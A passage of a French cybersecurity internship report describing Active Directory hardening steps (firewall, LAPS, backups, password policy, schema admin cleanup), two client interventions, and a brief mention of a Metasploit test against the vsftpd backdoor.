
De plus, la détection et la correction des anomalies ont amélioré la sécurité globale.

Ces résultats montrent que les mesures de sécurisation, telles que l'activation et la configuration du pare-feu, la mise à jour de l'antivirus, le renforcement des mots de passe, la configuration de Windows Backup, et le déploiement de LAPS, ont été efficaces.

Chaque action a contribué à minimiser les vulnérabilités et à renforcer la protection des données et des infrastructures.



En conclusion, la sécurisation de l'Active Directory a permis de réduire significativement les risques potentiels, améliorant ainsi la résilience et la sécurité globale du système informatique de l'entreprise.





## **M. Pentesting d'un Serveur : Techniques et Pratiques d'Attaque :**

L'équipe m'a confié un serveur bureautique pour effectuer un test d'intrusion ciblé. En utilisant l'outil OpenVAS, j'ai détecté une vulnérabilité critique liée au service vsftpd. Pour exploiter cette vulnérabilité, j'ai utilisé un script Metasploit qui a permis de démontrer la possibilité d'une exécution de commandes à distance via une backdoor connue (CVE-2011-2523). Cette analyse a mis en évidence l'importance cruciale de maintenir les systèmes à jour et de suivre les recommandations de sécurité.

Pour plus de détails, veuillez vous référer à l'annexe à la page 42 pour voir la méthodologie utiliser.

## **N. Apport Personnel et Développement au Sein de l'Entreprise :**

Travailler au sein du groupe MDSI a été une expérience très enrichissante. J'ai eu l'opportunité de collaborer avec une équipe de quatre personnes, ce qui m'a permis d'acquérir des connaissances approfondies sur divers sujets, notamment l'Active Directory, les réseaux et la cybersécurité. Pendant ce stage, j'ai également participé à une conférence de cybersécurité et assisté à plusieurs réunions professionnelles, où j'ai pu observer la collaboration efficace et professionnelle de l'équipe de MDSI. De plus, j'ai participé à une intervention chez Edena, qui consistait à installer sept antivirus sur sept tablettes pour sécuriser leur système et une intervention chez Exco Cogefi pour remplacer des switch Cisco.

### **1er intervention :**

Lors de mon intervention chez Edena avec Monsieur Antony, notre mission consistait à remplacer les antivirus sur les 7 tablettes de l'entreprise. Initialement équipées de l'antivirus Eset, ces tablettes devaient être mises à jour avec les solutions de sécurité Watchguard.

Nous avons réussi à installer les nouveaux antivirus sur toutes les tablettes, mais nous avons rencontré un problème majeur : toutes les adresses IP disponibles étaient déjà attribuées, ce qui bloquait le processus de mise à jour. Pour résoudre ce problème, nous avons dû éteindre certaines tablettes afin de libérer des adresses IP DHCP, permettant ainsi la poursuite du téléchargement et de l'installation des antivirus.

Cette intervention chez Edena a été une excellente occasion de mettre en pratique nos compétences techniques et de résoudre des problèmes en temps réel pour garantir la sécurité informatique du client.




## 2eme intervention :

Pour ma deuxième intervention, j'ai eu l'opportunité de travailler pour le client Exco Cogefi. L'objectif de cette intervention était de remplacer les anciens switchs Cisco par les nouveaux modèles récemment commandés par Exco. Nous avons réalisé cette opération de remplacement au rez-de-chaussée, au premier et au deuxième étage.

Il était crucial de connecter correctement les câbles aux ports appropriés afin d'éviter toute erreur de câblage. Une telle erreur aurait pu empêcher l'entreprise d'accéder au Wi-Fi le lundi suivant, compromettant ainsi leur capacité à travailler efficacement. Pour garantir une installation sans faille, nous avons pris toutes les précautions nécessaires et veillé à ce que le câble soit correctement effectué dans les ports désignés.

Grâce à notre rigueur et à notre attention aux détails, nous avons réussi à remplacer les anciens switchs par les nouveaux modèles de manière efficace.

## Image de la 2ème intervention:



## Conclusion :

Mon stage au sein du Groupe MDSI a été une expérience extrêmement enrichissante et formatrice. J'ai eu l'occasion de travailler avec une équipe de professionnels compétents et de participer à des projets concrets, ce qui m'a permis de mettre en pratique les compétences théoriques acquises durant ma formation en cybersécurité.

La mission principale de sécurisation de l'Active Directory m'a permis de renforcer mes connaissances techniques et de comprendre l'importance d'une protection robuste des systèmes d'annuaire. En utilisant des outils tels que PingCastle, OpenVAS et Nmap, j'ai pu identifier et corriger les vulnérabilités, assurant ainsi la sécurité des données et des infrastructures de l'entreprise.

La deuxième mission, consistant à réaliser un benchmark des outils de reconnaissance, m'a permis d'évaluer et de comparer diverses solutions, en tenant compte de critères tels que le coût, la fiabilité, l'efficacité, la facilité d'utilisation et la compatibilité. Cette analyse m'a permis de recommander les outils les plus adaptés aux besoins de l'entreprise, contribuant ainsi à améliorer les audits de sécurité.

Au-delà des aspects techniques, ce stage m'a également permis de développer des compétences professionnelles telles que le travail en équipe, la communication et la gestion de projet. Les interactions avec mes collègues et la participation à des conférences et réunions professionnelles m'ont offert une vision concrète du monde de l'entreprise et de ses exigences.

En conclusion, ce stage a été une étape essentielle dans mon parcours, me permettant de renforcer mes compétences en cybersécurité et de mieux comprendre les défis liés à la protection des systèmes informatiques.

Je suis reconnaissant envers le Groupe MDSI pour cette opportunité et je suis convaincu que les compétences et les expériences acquises durant ce stage me seront précieuses pour ma future carrière professionnelle.



## Références Bibliographiques :

➤ Pour l'entreprise GROUPE MDSI :

<https://mdsi.re/>

➤ Les rapports et documents faits durant le stage :

Benchmark :

[https://drive.google.com/file/d/1GAZZp-SciQ-9IWV4W\\_tbCt1hTZ29wiuf/view?usp=drive\\_link](https://drive.google.com/file/d/1GAZZp-SciQ-9IWV4W_tbCt1hTZ29wiuf/view?usp=drive_link)

[https://drive.google.com/file/d/1pWCS2mkUQ6qhrcBiO1mc\\_rIMOIWYETnW/view?usp=drive\\_link](https://drive.google.com/file/d/1pWCS2mkUQ6qhrcBiO1mc_rIMOIWYETnW/view?usp=drive_link)

Conférence en cybersécurité :

<https://docs.google.com/document/d/11f8nVswpJR6dHdEj5ly9wlAb41n2dg0sjV6dGWmeFg0/edit?usp=sharing>

Site de l'anssi :

<https://cyber.gouv.fr/>



## ANNEXE :

### Sommaire :

ANNEXE : ..... 26

### Mission Hardening Active Directory :

Mise à jour Windows Defender : .....	28
Contrôle mise en domaine : .....	29
Configuration Windows backup : .....	30
Installation de Laps.....	32
Vider le groupe de schéma admin : .....	33
Suppression de la délégation sur deux comptes : .....	35
Mettre une politique de mot de passe (Longueur de 10 caractères ).....	36
Migration Windows 2016 -> Windows 2022.....	37
Pentesting d'un Serveur : Techniques et Pratiques d'Attaque : .....	43

### Pentesting d'un Serveur : Techniques et Pratiques d'Attaque :

Pentesting d'un Serveur : Techniques et Pratiques d'Attaque : ..... 42




## Activation et configuration du pare-feu et mise à jour Windows Defender.

### **Activation du Pare-Feu :**

Premièrement, sur l'Active Directory la première chose à faire est d'activer le pare-feu et de configurer, ensuite mettre à jour Windows Defender.

Dans l'éditeur, naviguez jusqu'à Configuration ordinateur > Stratégies > Paramètres Windows > Paramètres de sécurité > Stratégies de pare-feu Windows avec sécurité avancée et activer le pare feu



Configuration du pare feu en mode Pare Défaut:



**Vue d'ensemble**

**Profil de domaine**

- ✓ Le Pare-feu Windows Defender est activé.
- ✗ Toutes les connexions entrantes sont bloquées.
- ✓ Les connexions sortantes qui ne correspondent pas à une règle sont autorisées.

**Profil privé**

- ✓ Le Pare-feu Windows Defender est activé.
- ✗ Les connexions entrantes qui ne correspondent pas à une règle sont bloquées.
- ✓ Les connexions sortantes qui ne correspondent pas à une règle sont autorisées.

**Profil public**


- ✓ Le Pare-feu Windows Defender est activé.
- ✗ Les connexions entrantes qui ne correspondent pas à une règle sont bloquées.
- ✓ Les connexions sortantes qui ne correspondent pas à une règle sont autorisées.

[Propriétés du Pare-feu Windows Defender](#)

## Mise à jour Windows Defender :

### Mise à jour Windows Defender :

Dans la barre de recherche on tape Windows Defender et on clique sur mise à jour :



Il est important d'effectuer régulièrement les mises à jour de Windows Defender afin de réduire les risques de sécurité et de garantir une protection optimale contre les menaces informatiques.



## Contrôle mise en domaine :

### Contrôle mise en domaine :

Impératif de désactiver la possibilité aux utilisateurs d'ajouter un ordinateur au domaine (10 par défaut) afin de garantir la maîtrise de son environnement.

Envisagez le scénario où une personne accède à un domaine et vole des informations sensibles.

1 Initiateur iSCSI

2 Propriétés

4 ms-DS-MachineAcc... 10

5 ms-DS-MachineAccountQuota 0


définir **ms-DS-MachineAccountQuota** à 0 est une mesure de sécurité qui permet de limiter les risques associés à la création non autorisée de comptes d'ordinateur dans un environnement Active Directory.

## Configuration Windows backup :

### ***Installation et Configuration de Windows backup :***


Il est important de faire des sauvegardes régulières pour prévenir la perte de fichiers ou de documents sensibles. Nous allons déployer une sauvegarde automatique tous les jours pour garantir la protection de ces données.

Dans assistant ajout de rôle et fonctionnalité on clique sur suivant jusqu'à trouver la fonctionnalité Sauvegarde Windows Server et on installe.




Une fois installer on va déployer :



Comme nous pouvons voir nous avons maintenant la fonction de Windows Server Backup, on clique sur serveur complet et on sélectionne l'horaire pour ma part je veux qu'il fasse une sauvegarde tous les jours à 20h00.



On sélectionne le disque :



On clique sur Oui :






## Installation de Laps

Nous allons installer Laps (Local Administrator Password Solution ), Laps permet de gérer les mots de passe des comptes Administrateur Locaux des postes de travail et serveur.

### Laps :

On se rend sur le site officiel et on installe LAPS

Par la suite on suit les étapes d'installations de LAPS :



On importe le module Active Directory à l'aide de la commande Import-Module ActiveDirectory

```
PS C:\Users\Administrateur> Import-Module ActiveDirectory  
 >>
```

On importe également le module Laps à l'aide de la commande : Import-Module AdmPwd.PS :

```
PS C:\Users\Administrateur> Import-Module AdmPwd.ps
```

Et enfin la commande Update-AdmPwdADSschema Attribution aux écritures aux machines

```
PS C:\Users\Administrateur> Set-AdmPwdComputerSelfPermission -OrgUnit 03_COMPUTER
```

Name	DistinguishedName	Status
---	---	-----
03_COMPUTER	OU=03_COMPUTER,DC=esdown,DC=local	Delegated

## Vider le groupe de schéma admin :

Limiter les droits d'accès au schéma AD réduit le risque de modifications non autorisées ou accidentnelles qui pourraient affecter la stabilité et la sécurité de l'ensemble du domaine.

Les utilisateurs devraient avoir uniquement les permissions nécessaires pour effectuer leurs tâches. Le fait de garder des comptes dans le groupe "Schema Admins" seulement lorsqu'ils modifient le schéma respecte ce principe.

Si un compte avec des privilèges élevés est compromis, l'impact potentiel sur l'organisation pourrait être dévastateur. Réduire le nombre de comptes à haut privilège minimise ce risque.



### Vider le groupe schéma admin :

Tout d'abord, on se connecte sur utilisateur et ordinateur Active Directory ensuite , on va dans Administrateur du schéma :

The screenshot shows the Windows Active Directory Users and Computers snap-in. In the left navigation pane, 'esdown.local' is selected. Under 'Users', there is a red circle with the number '1'. In the main pane, the 'Administrateurs du schéma' group is selected. A red box highlights the 'Administrateurs du schéma' entry in the list.

**Propriétés de : Administrateurs du schéma**


The 'Membres' tab is selected. The 'Membres' list contains one item: 'Administrateur esdown.local/Users'. This item is also highlighted with a red box. Below the list are 'Ajouter...' and 'Supprimer' buttons, with 'Supprimer' also highlighted with a red box. At the bottom are 'OK', 'Annuler', 'Appliquer', and 'Aide' buttons, with 'OK' also highlighted with a red box.



## Suppression de la délégation sur deux comptes :

### Suppression de la délégations sous deux postes :

Le fait de désactiver la délégation sur un ordinateur permet de réduire la surface d'attaque Cela signifie qu'un attaquant ne peut pas exploiter ce compte pour effectuer des opérations en se faisant passer pour un autre utilisateur.



## Mettre une politique de mot de passe (Longueur de 10 caractères )

### ***Mettre une politique de mot de passe (longeur de 10 caractères )***


Dans l'éditeur de gestion de stratégie de groupe, naviguez à Configuration ordinateur > Stratégies > Paramètres Windows > Paramètres de sécurité > Stratégies de compte > Stratégie de mot de passe.

On clique sur paramètre de Longueur minimale du mot de passe et on double-clique.


Ensuite, on définit la valeur à 8 caractères et on clique sur "OK".

Après avoir appliquer la longueur du mot de passe minimum à 10 caractères nous pouvons pouvons maintenant tapez la commande gpupdate /force pour appliquer les changements

Ensuite on fait une vérification de la configuration en tapant rsop.msc dans le menu démarrer et on tape la commande gpreresult /h dans l'invite de commande pour générer un rapport politique.



Il est également essentiel d'activer la configuration "Le mot de passe doit respecter des exigences de complexité" :




## Migration Windows 2016 -> Windows 2022

Premièrement, pour la migration Windows Server 2016 nous préparons le nouveau serveur en installant Windows Server 2022 et en le mettant à jour.

### **Installation de l'iso Windows Server 2022**

Nous allons insérer l'iso dans virtualbox configurer et suivre les étapes de l'installation.

On sélectionne la langue français.



J'ai fait une installation avec interface graphique et j'ai sélectionné le disque de partition à 50 Go et on effectue l'installation.

Système d'exploitation	Architecture	Date de modi...
Windows Server 2022 Standard	x64	07/05/2024
<b>Windows Server 2022 Standard (expérience de bureau)</b>	x64	07/05/2024
Windows Server 2022 Datacenter	x64	07/05/2024
